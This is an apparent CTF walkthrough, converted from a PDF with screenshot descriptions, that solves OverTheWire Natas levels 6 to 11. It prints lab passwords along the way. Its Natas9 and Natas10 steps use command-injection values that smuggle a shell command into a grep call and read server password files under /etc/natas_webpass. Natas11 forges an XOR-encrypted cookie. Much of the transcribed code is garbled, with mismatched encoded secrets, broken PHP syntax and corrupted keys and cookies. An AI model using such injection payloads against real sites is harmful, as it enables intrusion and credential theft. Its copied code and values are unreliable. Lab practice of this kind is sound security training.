
Go to Natas6 and view the source code that they gave. Find the hint.

```

<!DOCTYPE html>
<html>
<head>
<!-- This is stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "censored" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">
<?php
include 'includes/secret.inc';
if(array_key_exists('submit', $_POST)) {
    if($_POST['secret'] == $secret) {
        print "Access granted. The password for natas7 is (censored)";
    } else {
        print "Wrong secret!";
    }
}
?>
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

Go to "includes/secret.inc" and find input secret text.



Input it to the query.

The screenshot shows the Natas6 login page at `natas6.natas.labs.overthewire.org`. The page title is **NATAS6**. There is a form with an input field containing the value `$secret = "FOEDIUWGHFEUHOFUOU";`. Below the input field is a `Submit Query` button. To the right of the input field is a `Submit TOKEN` button. At the bottom of the page, there is a link `View sourcecode`.

The screenshot also shows the Chrome DevTools Network tab with a single entry for the URL `natas6.natas.labs.overthewire.org/index.php`. The response body is displayed as:

```
<?php
  <?php $secret = "FOEDIUWGHFEUHOFUOU"; ?>>>
<html>
  <head>
    <body>
  </body>
</html>
```

Now we can see the Natas7 password.

NATAS6

Access granted. The password for natas7 is
jmxSfHISp6Son8dv66ng8v1cIEdjXWr
Input secret:
Submit Query

View sourcecode

Submit TOKEN

Search HTML

html

body

html

html

GET http://natas6.natas.labs.overthewire.org/leg/uechall.php

Layout Computed Changes Compatibility

Margin border padding 3920x283,433 0 0 0

Natas6 -> Natas7

Go to Natas7 using the username and password". When we go to the webpage open inspector and find a hint link.

NATAS6

natas7.natas.labs.overthewire.org

This site is asking you to sign in.

Username: natas7
Password:
Submit

View sourcecode

Submit TOKEN

Search HTML

No element selected.

Layout Computed Changes Compatibility

Margin border padding 3920x283,433 0 0 0

Go to that link. When we use that link correctly, we can get the password.

```

/*
 * jQuery UI - v1.10.3 - 2013-05-03
 * http://jqueryui.com
 * Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.draggable.js, jquery.ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js, jquery.ui.sortable.js, jquery.ui.effect.js
 * Copyright 2013 jQuery Foundation and other contributors; Licensed MIT
 */
function( $, undefined ) {
    var uid = 0;
    var uniqueId = '/ui-id-' + uid++;
    ...
}

```

Natas7 -> Natas8

Initially go to the Natas8.

The screenshot shows a browser window with the URL `natas8@natas.labs.overthewire.org`. A login dialog box is open, asking for a Username and Password. The Username field contains `natas8` and the Password field contains a series of asterisks. Below the dialog are two buttons: `Sign in` and `Cancel`. In the background, the main page shows the Natas8 banner: `NATAS`, `a6bZC`, and a `Submit TOKEN` button. At the bottom of the screen, a developer tools window is open, specifically the Sources tab. It displays the file structure of the website, including files like `jquery-ui.js`, `wechall-data.js`, and `jquery-1.9.1.js`. The `jquery-ui.js` file is selected. The code within this file includes jQuery UI version 1.9.1, copyright information, and various UI components like `draggable`, `resizable`, and `selectable`.

View the source code and get an encoded query.

The screenshot shows a browser window with the URL `natas8.natas.labs.overthewire.org/index-source.html`. The page displays the raw source code of the Natas8 application. The code includes HTML headers, CSS links, and JavaScript files. A key part of the code is a function named `encodeSecret` which takes a secret string and encodes it using `base64_encode`. Below this, there is a conditional block that checks if the `$_POST['secret']` variable exists. If it does, it compares its value with the `$encodedSecret`. If they match, it prints a message indicating success and the password for natas8. If they don't match, it prints an error message. The code also includes a form for submitting secrets and a link to view the source code.

```
html
head>
<!-- This stuff in the header has nothing to do with the level -->
link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
link rel="stylesheet" href="http://natas.labs.overthewire.org/css/base.css" />
link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
script src="http://natas.labs.overthewire.org/js/wechall.js"><script>var wechallInfo = { 'level': 'natas8', 'pass': '<censored>' }</script></head>
body>
natas8</h1>
div id="content">
</div>
</body>
</html>
```

```
html
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/base.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"><script>var wechallInfo = { 'level': 'natas8', 'pass': '<censored>' }</script></head>
<body>
natas8</h1>
div id="content">
</div>
</body>
</html>
```

```
php
$encodedSecret = "3d1d516343746d448ddc315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "<h1>Access granted. The password for natas8 is <code>" . $pass . "</code></h1>";
    } else {
        print "Wrong secret";
    }
}
<form method="post">
Input secret: <input name="secret"><br>
<input type="submit" name="submit">
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Decoded that encoded query first.

The screenshot shows a browser window with the URL <https://www.programiz.com/php/online-compiler/>. The page title is "Programiz" and the sub-page title is "PHP Online Compiler". The main area contains a code editor with the following PHP code:

```

1 <?
2
3 $encodedSecret = "3d3d51634374dd4d6dc315669563362";
4 print (base64_decode(strrev(hex2bin($encodedSecret))));
```

A "Run" button is visible above the code editor. To the right, there is an "Output" panel showing the result of the execution:

```

php /tmp/su5T21uZJ.php
oubWYf2ksq
```

Below the code editor, there is a sidebar with various programming language icons. A promotional banner for a "Coding Course, Enhanced by AI" is displayed at the bottom right.

Submit the query using that decoded query and get the natas9 password.

The screenshot shows a browser window with the URL <natas8.natas.labs.overthewire.org>. The page title is "NATAS8". The main content area displays the following message:

Access granted. The password for natas9 is
Sdaf60vkOPkMSYeÖZKAGVhF0aphIJFd
Input secret:

Below the message are two buttons: "View sourcecode" and "Submit Query". In the top right corner, there is a "Webshell" button and a "SUBMIT TOKENS" button.

Natas8 -> Natas9

Go to Natas9 and view the source code. Find the hint.

The screenshot shows a browser window for the URL `natas9.natas.labs.overthewire.org/?needle=&submit=Search`. The page title is "NATAS9". At the top, there is a search bar with placeholder text "Find words containing: [] Search" and a "View sourcecode" link. On the right, there is a "SUBMIT TOKEN" button. Below the search bar, there is an "Output:" section. The developer tools are open, showing the "Elements" tab with the DOM tree. The body contains a single `<h1>natas9</h1>`. The "Style" tab shows a CSS rule for the body element: `body {background: #cccccc; color: black; padding: 0px; margin: 0px;}`. The "Layout" tab indicates that the page has a fixed width of 1920x274.433. The bottom status bar shows "jQuery-1.9.1.js:6:5992:13".

The screenshot shows a browser window for the URL `natas9.natas.labs.overthewire.org/index-source.html`. The page content is the source code of the challenge page. It includes a header with multiple `<link>` tags, a `<script>` tag for `jquery-1.9.1.js`, and a `<script>` tag for `wechall.js`. The main part of the page contains an `<h1>natas9</h1>` and a `<div id="content">` block. Inside the `<div>`, there is a search form with `<input name="needle">` and `<input type="submit name="submit value="Search">`. Below the form, there is a "Find words containing:" input field and a "Search" button. The source code also includes a `<pre>` block with a PHP script that handles the search logic, including a `grep` command to filter results by the `$key` variable. A `<div id="viewsource">` block contains a link to "View sourcecode".

Find some words using “xxxx dictionary.txt; find / -name *natas*;

Natas9


Find words containing: `txt: find / -name *natas*` Search
xxx dictionary.txt; find/...
Output:
`natas9:$apr1$cB/urq0s$A09f9q/vuh/RngriEzb5H/`

[View sourcecode](#)

natas9:natas.labs.overthewire.org/?needle=xxxx+dictionary.txt%3B+find+%2F+-name+*natas*%3B&submit=Search

```
/home/natas2  
/home/natas1  
/home/natas21  
/home/natas24  
/home/natas4  
/home/natas16  
/home/natas14  
/home/natas20  
/home/natas18  
/home/natas22  
/home/natas15  
/home/natas23  
/home/natas30  
/home/natas20  
/home/natas9  
/etc/cron.d/natas-session-toucher  
/etc/cron.d/natas-session-toucher  
/etc/cron.d/cleanup_natas1  
/etc/cron.d/cleanup_natas12  
/etc/cron.d/cleanup_natas26  
/etc/cron.d/cleanup_natas31  
/etc/cron.d/cleanup_natas31  
/etc/natas_webpass  
/etc/natas_webpass/natas12  
/etc/natas_webpass/natas13  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas10  
/etc/natas_webpass/natas19  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas29  
/etc/natas_webpass/natas10  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas33  
/etc/natas_webpass/natas1  
/etc/natas_webpass/natas27  
/etc/natas_webpass/natas19  
/etc/natas_webpass/natas10  
/etc/natas_webpass/natas12  
/etc/natas_webpass/natas10  
/etc/natas_webpass/natas31  
/etc/natas_webpass/natas14  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas32  
/etc/natas_webpass/natas13  
/etc/natas_webpass/natas13  
/etc/natas_webpass/natas7  
/etc/natas_webpass/natas12  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas21  
/etc/natas_webpass/natas24  
/etc/natas_webpass/natas14  
/etc/natas_webpass/natas6  
/etc/natas_webpass/natas14  
/etc/natas_webpass/natas10  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas25  
/etc/natas_webpass/natas11  
/etc/natas_webpass/natas23  
/etc/natas_webpass/natas30  
/etc/natas_webpass/natas20  
/etc/natas_webpass/natas10  
/etc/natas_webpass/natas10  
/etc/apache2/sites-enabled/0HOST_natas5.natas.labs.overthewire.org.conf  
/etc/apache2/sites-enabled/0HOST_natas21.natas.labs.overthewire.org.conf  
/etc/apache2/sites-enabled/0HOST_natas24.natas.labs.overthewire.org.conf  
/etc/apache2/sites-enabled/0HOST_natas10.natas.labs.overthewire.org.conf
```


Using this “/etc/natas_webpass/natas10” we can find the password of Natas10.



The screenshot shows a terminal window titled "NATAS9" with the URL "natas9.natas.labs.overthewire.org". The command entered is "needle=xxxx+dictionary.txt%3B+find%2F+name+natas%db&submit=Search". The output is a list of file paths starting with "/var/www/natas/natas" followed by various numbers (e.g., 1, 2, 3, 11, 19, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100).

Natas9 -> Natas10

Go to Natas10 and view the source code.



```


<html>
<head>
</head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<pre>
<?php
$key = '';
if(isset($_GET['needle'])) {
    $key = $_GET['needle'];
}

if($key != '') {
    if(preg_match('/[;\\$]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


```

Type this one on the webpage search bar “grep -i -v /etc/natas_webpass/natas11 dctionary.txt”. And get the Natas 11 password.



Natas10 -> Natas11

Go to Natas11 and open the source code.



```
html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/mystery-ul.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/mystery-ls.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script type="text/javascript">var natas11 = { "level": "natas11", "pass": "censored" };</script>
</head>

$defaultdata = array( "shoppassword" => "no", "bgcolor" => "#fffff" );

function xor_encrypt($in) {
    $key = "censored";
    $text = $in;
    $outtext = '';
    // Iterate through each character:
    for ($i=0;$i<strlen($text);$i++) {
        $outtext .= $text[$i] ^ $key[$i % strlen($key)];
    }
    return $outtext;
}

function loadUserData($def) {
    global $_COOKIE;
    $userdata = array();
    if(array_key_exists("data", $_COOKIE)) {
        $userdata = json_decode(base64_decode($_COOKIE["data"])), true);
        $tempdata = json_decode(json_encode($userdata));
        if($tempdata["shopname"] == "natas11" && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^([a-f0-9]{6})$/i', $tempdata['bgcolor'])) {
                $userdata['shoppassword'] = $tempdata['shoppassword'];
                $userdata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $userdata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadUserData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^([a-f0-9]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);

?>
<h1>natas11</h1>
<div id="content">
<ul style="list-style-type: none; padding-left: 0;">
<li>Level: natas11</li>
<li>Pass: censored</li>
</ul>

```

Cookies are encoded, so we need to decode them using this PHP code. Firstly, we need to find the key. We can find it using this source code.

The screenshot shows a browser developer tools interface with several tabs open. The Network tab is active, displaying a list of requests. One request, labeled 'POST /submitToken', has a large JSON payload visible in the preview pane. The payload contains various session and user information. The Headers tab shows a 'Content-Type' header of 'application/json'. The Cookies tab shows a single cookie named 'utmc' with value '1'. The Storage tab shows the following table:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
utmc	1	overthewire.org	/	Tue, 29 Aug 2023 16:07:15 GMT	15	false	false	None	Tue, 29 Aug 2023 16:07:15 GMT

The Requests tab shows a single entry with the URL 'http://natas11.natas.labs.overthewire.org/index.php?submitToken'. The Response tab shows a status code of 200 OK with a response body containing 'Cookies are protected with XOR encryption'.

Programiz

PHP Online Compiler

LOOKING TO LEARN PROGRAMMING?

Start your programming journey with Programiz **AT NO COST.**

Python Certification

main.php

```
1 print (base64_decode(strrev(hex2bin($encodedSecret))));  
2  
3 <?php  
4 function xor_encrypt($in) {  
5     $key = json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));  
6     $text = $in;  
7     $outText = '';  
8  
9     // Iterate through each character  
10    for($i=0;$i<strlen($text);$i++) {  
11        $outText .= $text[$i] ^ $key[$i % strlen($key)];  
12    }  
13  
14    return $outText;  
15 }  
16 $cookie = "MGw7JcQ5OC04PT8j0SpqdMkgJ25nbCorKCEkIzlscm5oLyktKi8pbjY%3D";  
17  
18 echo "Key = ";  
19 echo xor_encrypt(base64_decode($cookie))  
20 ?>
```

Run

Output

```
php /tmp/M3Vxt2VRTE.php  
print (base64_decode(strrev(hex2bin($encodedSecret))));  
  
Key = KNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKIOKLIOKL
```

Coding Course, Enhanced by AI

Learn php the right way - solve challenges, build projects, and leverage the power of AI to aid you in handling errors.

Get Started for Free

After finding the key we can decode to cookies.

The screenshot shows a web-based PHP compiler interface. The top navigation bar includes the Programiz logo, a search bar with the URL https://www.programiz.com/php/online-compiler/#google_vignette, and a Python Certification button. The left sidebar features icons for various programming languages: Python, C/C++, C, C#, Java, JavaScript, Go, and PHP, with PHP currently selected. The main workspace contains a code editor with the following PHP script:


```
main.php

1 print (base64_decode(strrev(hex2bin($encodedSecret))));  
2  
3 <?php  
4 // Function xor_encrypt($in) {  
5     $key = "K9HL";  
6     $text = $in;  
7     $outText = '';  
8  
9     // Iterate through each character  
10    for($i=0;$i<strlen($text);$i++) {  
11        $outText .= chr(ord($text[$i]) ^ ord($key[$i % strlen($key)]));  
12    }  
13  
14    return $outText;  
15 }  
16  
17 echo base64_encode(xor_encrypt(json_encode(array("showpassword=>"yes", "bgcolor=>"#fffff"))));  
18 ?>
```

The output window shows the command run and its result:

```
php /tmp/M3vXt2VRTE.php  
print (base64_decode(strrev(hex2bin($encodedSecret))));  
Mgw7JCQ5OC04P78j0Spqdmk3LT9pYmouL0nICQ8anZpbS4qLsguKnkz|
```

After the change proxy setting, we can change the cookies. After changing it, the password can be contained.



Natas11

Cookies are protected with XOR encryption

Background color: [Set color] [View sourcecode](#)

[Logout](#) [Submit TOKEN](#)

Storage Inspector

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_utma	176859643.157215670.1691428228.1693289393.1693324338.6	.overthewire.org	/	Thu, 28 Aug 2025 16:00:00 GMT	61	false	false	None	Tue, 29 Aug 2023 20:32:55 GMT
_utmb	176859643.1.10.1693324338	.overthewire.org	/	Tue, 29 Aug 2023 16:00:00 GMT	31	false	false	None	Tue, 29 Aug 2023 15:57:22 GMT
_utmc	176859643	.overthewire.org	/	Session	15	false	false	None	Tue, 29 Aug 2023 20:32:55 GMT
_utmt	1	.overthewire.org	/	Tue, 29 Aug 2023 16:00:00 GMT	7	false	false	None	Tue, 29 Aug 2023 15:57:22 GMT
_utmx	176859643.1693324338.6.2.utmc=refSeek.com dmccs=(referral)...	.overthewire.org	/	Wed, 28 Feb 2024 03:00:00 GMT	92	false	false	None	Tue, 29 Aug 2023 20:32:55 GMT
data	M9w7JCQ5OC04PTbjO5pqdnk3Tj9YmouC0mCQBanZpb54qSg...	natas11.natas.labs.over...	/	Session	60	true	true	None	Tue, 29 Aug 2023 20:32:55 GMT

